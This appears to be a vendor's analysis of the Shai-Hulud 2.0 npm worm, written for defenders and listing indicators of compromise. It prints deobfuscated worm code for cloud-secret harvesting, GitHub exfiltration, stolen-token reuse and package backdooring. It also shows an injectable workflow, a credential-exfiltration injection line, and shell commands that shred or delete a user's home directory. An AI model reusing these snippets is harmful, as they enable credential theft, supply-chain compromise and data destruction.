

Key points and observations
In September 2025, a self-replicating npm worm known as Shai-Hulud was identified, backdooring hundreds of legitimate npm packages.
- On November 24, 2025, the community identified a second self-replicating npm worm, with similar tactics, techniques and procedures, dubbed Shai-Hulud 2.0.
- Shai-Hulud 2.0 has successfully taken over and backdoored 796 unique npm packages. These packages total over 20 million weekly downloads.
- The main payload of Shai-Hulud 2.0 is a credentials stealer that exfiltrates stolen credentials through public GitHub repositories.
- The worm is able to self-replicate without a connection to a command-and-control server, by reading its own content to propagate to further npm packages.
- Based on publicly available sources, we estimate that the data of over 500 unique GitHub users was successfully exfiltrated, belonging to over 150 unique GitHub organizations. This should be interpreted as a lower bound.
- The last affected package we have witnessed was published at 6 p.m. UTC on November 24, indicating that npm may have taken measures to prevent further packages from being backdoored.
Note: Code snippets presented in this post have been reworked to be more readable and may not match exactly the original malware code. The name of class methods remains unchanged.
Overview of an npm worm
When Shai-Hulud 2.0 infects a legitimate npm package, it injects two malicious files, setup_bun.js and bun_environment.js, which it triggers by adding a new preinstall script.


At a high level, the malware works in stages:
- Install the Bun JavaScript runtime, likely to evade standard Node.js monitoring, and use it to run an obfuscated payload.
- Harvest credentials, both from the local filesystem and from the cloud environment (AWS, Google Cloud, Azure).
- Exfiltrate harvested credentials to a public GitHub repository with a description set to
Sha1-Hulud: The Second Coming.. - Set up a GitHub self-install worker on the compromised machine, so the attacker can use GitHub-native features to remotely execute code.
- Use the victim's npm credentials from the local filesystem to self-propagate by automatically backdooring up to 100 of its packages published on npm.
- If the worm isn't able neither to replicate nor to exfiltrate data, it attempts to delete the user's home directory.
A few tactics the worm uses are worth discussing.
Credential harvesting
First, Shai-Hulud 2.0 attempts to harvest a wide range of credentials and was built with cloud-specific behavior in mind, indicating a strong will to compromise as many secrets as possible, independently of where the targets run.
Specific techniques include:
- Harvesting known files with credentials on disk, such as
.config/gcloud/application_default_credentials.json - Downloading and using Trufflehog to actively hunt for secrets
- Calling the instance metadata service in AWS, Azure, and Google Cloud, to steal temporary workload credentials in a way that supports not only classic virtual machine workloads but also serverless and containerized workloads such as Google Cloud Functions and Amazon ECS tasks
- Retrieving secrets from cloud secrets store, including AWS Secrets Manager, Azure Key Vault, and Google Cloud Secret Manager
let environmentData = {
  environment: process.env
};

let cloudSecrets = {
  aws: { secrets: await awsHarvester.harvestSecrets() },
  gcp: { secrets: await gcpHarvester.listAndRetrieveAllSecrets() },
  azure: { secrets: await azureHarvester.listAndRetrieveAllSecrets() }
};

let exfilPromise2 = githubExfiltrator.exfiltrateData("environment.json", JSON.stringify(environmentData), "Add file");
let exfilPromise3 = githubExfiltrator.exfiltrateData("cloud.json", JSON.stringify(cloudSecrets), "Add file");
GitHub exfiltration mechanisms (and an unexpected fallback)
The worm’s exfiltration behavior also contains an interesting fallback. Its default behavior is to create a new GitHub repository containing harvested credentials, using the user's GitHub credentials available on disk. This repository has a fixed description of Sha1-Hulud: The Second Coming. and contains several files containing stolen credentials.

However, the malware doesn't stop there if no such credentials are available. Instead, it will proactively search GitHub for credentials exfiltrated off other victims and attempt to use one of their own compromised GitHub credentials. This means that a single GitHub user publishing multiple exfiltration repositories may be tied to several actual victims. Conversely, as a potential victim, this means it's possible that your credentials are exfiltrated under an unrelated GitHub user's account.
The code below (deobfuscated and adjusted for clarity) demonstrates the malware performing a GitHub search for "Sha1-Hulud: The Second Coming." and retrieving the first available compromised GitHub token.
async searchForExistingTokens() {
    let searchResults = await this.octokit.rest.search.repos({
      q: "\"Sha1-Hulud: The Second Coming.\"",
      sort: "updated",
      order: 'desc'
    });

    if (searchResults.status !== 200 || !searchResults.data.items) {
      return null;
    }

    let repos = searchResults.data.items;
    for (let repo of repos) {
      let owner = repo.owner?.login;
      let repoName = repo.name;
      if (!owner || !repoName) continue;

      // Try to fetch contents.json which contains stolen credentials
      let contentsUrl = `https://raw.githubusercontent.com/${owner}/${repoName}/main/contents.json`;
      let response = await fetch(contentsUrl, { method: "GET" });

      if (response.status !== 200) continue;

      let contentsData = await response.text();
      let decodedContents = Buffer.from(contentsData, "base64").toString("utf8").trim();

      // Handle double base64 encoding
      if (!decodedContents.startsWith('{')) {
        decodedContents = Buffer.from(decodedContents, "base64").toString('utf8').trim();
      }

      let parsedData = JSON.parse(decodedContents);
      let stolenToken = parsedData?.modules?.github?.token?.trim();

      if (!stolenToken || typeof stolenToken !== 'string') continue;

      // Validate the stolen token
      if ((await new this.octokit.constructor({
        auth: stolenToken
      }).request("GET /user")).status === 200) {
        this.token = stolenToken;
        return stolenToken;
      }
    }
    return null;
  }
Use of a self-hosted GitHub runner to set up a command-and-control channel
Self-hosted GitHub runners allow users to execute code from GitHub Actions on any machine they control, by installing a runner that connects to the GitHub API, runs commands, and reports their status.
In this campaign, the attacker installs a self-hosted GitHub runner on compromised machines and a related GitHub action purposely vulnerable to command injection.
await Bun.$`mkdir -p $HOME/.dev-env/`;
await Bun.$`curl -o actions-runner-linux-x64-2.330.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-linux-x64-2.330.0.tar.gz`.cwd(os.homedir() + "/.dev-env").quiet();
await Bun.$`tar xzf ./actions-runner-linux-x64-2.330.0.tar.gz`.cwd(os.homedir() + "/.dev-env");
await Bun.$`RUNNER_ALLOW_RUNASROOT=1 ./config.sh --url https://github.com/${owner}/${repoName} --unattended --token ${runnerToken} --name "SHA1HULUD"`.cwd(os.homedir() + "/.dev-env").quiet();
await Bun.$`rm actions-runner-linux-x64-2.330.0.tar.gz`.cwd(os.homedir() + "/.dev-env");
The associated workflow file is:
name: Discussion Create
on:
  discussion:
jobs:
  process:
    env:
      RUNNER_TRACKING_ID: 0
    runs-on: self-hosted
    steps:
      - uses: actions/checkout@v5
      - name: Handle Discussion
        run: echo ${{ github.event.discussion.body }}
This allows the attacker to execute arbitrary code on compromised machines by creating a GitHub discussion injecting code in the GitHub action, such as:
Hello this is a test $(curl example.com/steal-credentials -d creds=`env | base64`Self-propagation to npm by backdooring legitimate packages
Finally, the self-propagating behavior of backdooring npm packages is worth mentioning, because few pieces of malware exhibit this behavior.
If the malware finds an npm token in an .npmrc file in the current directory or in the user's home directory, it first calls the https://registry.npmjs.org/-/whoami API endpoint to validate it. It then uses the /-/v1/search endpoint to search for packages owned by the current user and proceeds to backdoor the first 100 entries by:
- Downloading the tarball for this package and extracting it to a temporary directory
- Adding (or overwriting) a preinstall script to the
package.json - Bumping the patch version of the package, following semver standards
- Adding two malicious files (
setup_bun.jsandbun_environment.js). While the contents of the first file is hardcoded, the malware reads itself in order to write the second file. - Recreating a tarball for the backdoored package
- Running
npm publishto publish the backdoored package.
async function propagateViaNPM(npmToken) {
  let injector = new NPMBackdoorInjector(npmToken);
  let username = null;
  let tokenValid = false;

  try {
    username = await injector.validateToken();
    tokenValid = !!username;

    if (username) {
      let packages = await injector.getPackagesByMaintainer(username, 100);

      // Backdoor up to 100 packages
      await Promise.all(packages.map(async pkg => {
        try {
          1
          await injector.backdoorPackage(pkg);
        } catch {
          console.log("Failed to backdoor package");
        }
      }));
    }
  } catch {
    console.log("NPM token validation failed");
  }

  return {
    npmUsername: username,
    npmTokenValid: tokenValid
  };
}
Here's a sample sequence of the API calls performed to https://registry.npmjs.org:
GET /-/whoami
GET /-/v1/search?text=maintainer%3Acompromiseduser&size=100
GET /package-to-backdoor/-/package-to-backdoor-1.2.4.tgz
PUT /
Jump to the IOCs section or to our GitHub repository for a list of affected packages, as reported by Datadog but also by third-party vendors in the industry.
Destroying the user's home directory as a last resort
If the worm fails to retrieve a valid GitHub token (from the current infected or through another victim) and cannot find valid npm credentials, it attempts to destroy all files in the user's home folder.
func ... () {
    // If not authenticated, try to steal tokens from existing repos
    if (!githubExfiltrator.isAuthenticated() || !githubExfiltrator.repoExists()) {
        let stolenToken = await githubExfiltrator.searchForExistingTokens();
        if (!stolenToken) {
            if (npmToken) {
                await propagateViaNPM(npmToken);
            } else {
                destroySystem(systemInfo.platform);
                process.exit(0);
            }
        } else {
            shouldHarvestActionsSecrets = false;
            githubExfiltrator.setToken(stolenToken);
            await githubExfiltrator.createExfiltrationRepo(generateRandomRepoName());
        }
    }
}

function destroySystem(platform) {
  if (platform === "windows") {
    Bun.spawnSync([
      "cmd.exe",
      '/c',
      "del /F /Q /S \"%USERPROFILE%*\" && for /d %%i in (\"%USERPROFILE%*\") do rd /S /Q \"%%i\" & cipher /W:%USERPROFILE%"
    ]);
  } else {
    Bun.spawnSync([
      "bash",
      '-c',
      "find \"$HOME\" -type f -writable -user \"$(id -un)\" -print0 | xargs -0 -r shred -uvz -n 1 && find \"$HOME\" -depth -type d -empty -delete"
    ]);
  }
}
Assessing impact using the GHArchive dataset
The exfiltration method this worm uses (creating a public GitHub repository) makes it easy to evaluate its extent. However, this should be interpreted as a lower bound, since some infected users with no GitHub credentials available on their system will see their data exfiltrated through the user of another compromised GitHub account.
To get a sense of the overall impact from this campaign, the GHArchive dataset continuously scrapes the GitHub Events API and makes the resulting files available in CSV, or through Google BigQuery.
This allows to query BigQuery for any repositories created in the past days with a description matching the one the worm creates for exfiltration:
SELECT * FROM `githubarchive.day.2025112*`
WHERE type = 'CreateEvent'
AND payload like '%Sha1-Hulud: The Second Coming.%'
ORDER BY created_at DESC

At the time of writing, this yields over 500 unique GitHub users and over 14,000 GitHub repositories. It's easy to verify that such repositories are continuously being created, by using a GitHub search sorting results by "most recent first." However, the surge of exfiltration happened on the morning of November 24, 2025.
At the time of writing, we also believe that the attacker hasn't exploited the command-and-control channel they set up through self-hosted runners on compromised machines. Future usage is likely to show up in the results of the following query:
SELECT * FROM `githubarchive.day.2025112*`
where type = 'DiscussionEvent'
and REGEXP_CONTAINS(repo.name, r'^.+/[0-9a-z]{18}$')
and payload like '%"action":"created"%'
How to know if you are affected (IOCs)
This section helps you understand if you may be affected by the attack.
Consolidating a cross-vendor list of affected packages
The community has identified at least 796 unique npm packages containing the Shai-Hulud 2.0 worm, affecting a total of 1,092 unique package versions. Although most of the affected packages have now been taken down from npm, their popularity and the fact they remained compromised for several hours makes it important to check if your environment is affected.
Several vendors in the industry have reported on this campaign. However, each vendor is sharing their own list of affected npm packages. In addition to affected npm packages Datadog was able to manually validate were affected, we are sharing a deduplicated list of IOCs spanning 7 vendors. This will allow practitioners to more easily identify compromise in their environment.
These IOCs are available in our GitHub repository: https://github.com/DataDog/indicators-of-compromise/tree/main/shai-hulud-2.0
Additional indicators of compromise
- Domain name used during the malware initialization:
bun.sh(legitimate domain) - The name of the GitHub repository created for exfiltration matches
[0-9a-z]{18} - Files created on a compromised endpoint:
setup_bun.js,bun_environment.js - Known hashes for the malicious file
setup_bun.js:
a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901a
- Observed hashes for the malicious file
bun_environment.js
62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0
cbb9bc5a8496243e02f3cc080efbe3e4a1430ba0671f2e43a202bf45b05479cd
f099c5d9ec417d4445a0328ac0ada9cde79fc37410914103ae9c609cbc0ee068
Additional hashes identified through OSINT, but that we have not directly witnessed:
f1df4896244500671eb4aa63ebb48ea11cee196fafaa0e9874e17b24ac053c02
9d59fd0bcc14b671079824c704575f201b74276238dc07a9c12a93a84195648a
e0250076c1d2ac38777ea8f542431daf61fcbaab0ca9c196614b28065ef5b918
A note about the root cause of the incident
According to Aikido's Charlie Eriksen, "patient zero" is a malicious commit in the asyncapi/cli GitHub repository. This is consistent with our timeline, where the first compromised packages we noticed belonged to the @asyncio organization scope.

Although the initial entry point has not been officially disclosed, we noticed that this initial repository might be vulnerable to a number of injection vulnerabilities in its CI pipelines, that were fixed a couple of hours preceding the publication of this post. In addition, GitHub Archive enabled us to identify a potentially suspicious pull request from a GitHub repository that was taken down shortly before the attack began. This user has been taken down, and had no activity besides a pull request in the asyncapi/cli repository, which we regard as suspicious.
Update (December 4): PostHog, one of the affected organizations, has published a postmortem on their blog explaining how their npm token was compromised through a malicious commit. This constitutes one of the likely multiple initial vectors of this worm.
How Datadog can help


Datadog maintains the open source supply-chain security firewall (SCFW), which can proactively block known malicious packages at installation time. It can also log every single npm and PyPI package installed on a developer's workstation and ship it to your Datadog organization, allowing you to react when new malicious or compromised packages are discovered.
Datadog Code Security automatically builds a runtime and static inventory of third-party libraries from your applications and matches them against known malicious packages from public sources and our own malicious-software-packages dataset.
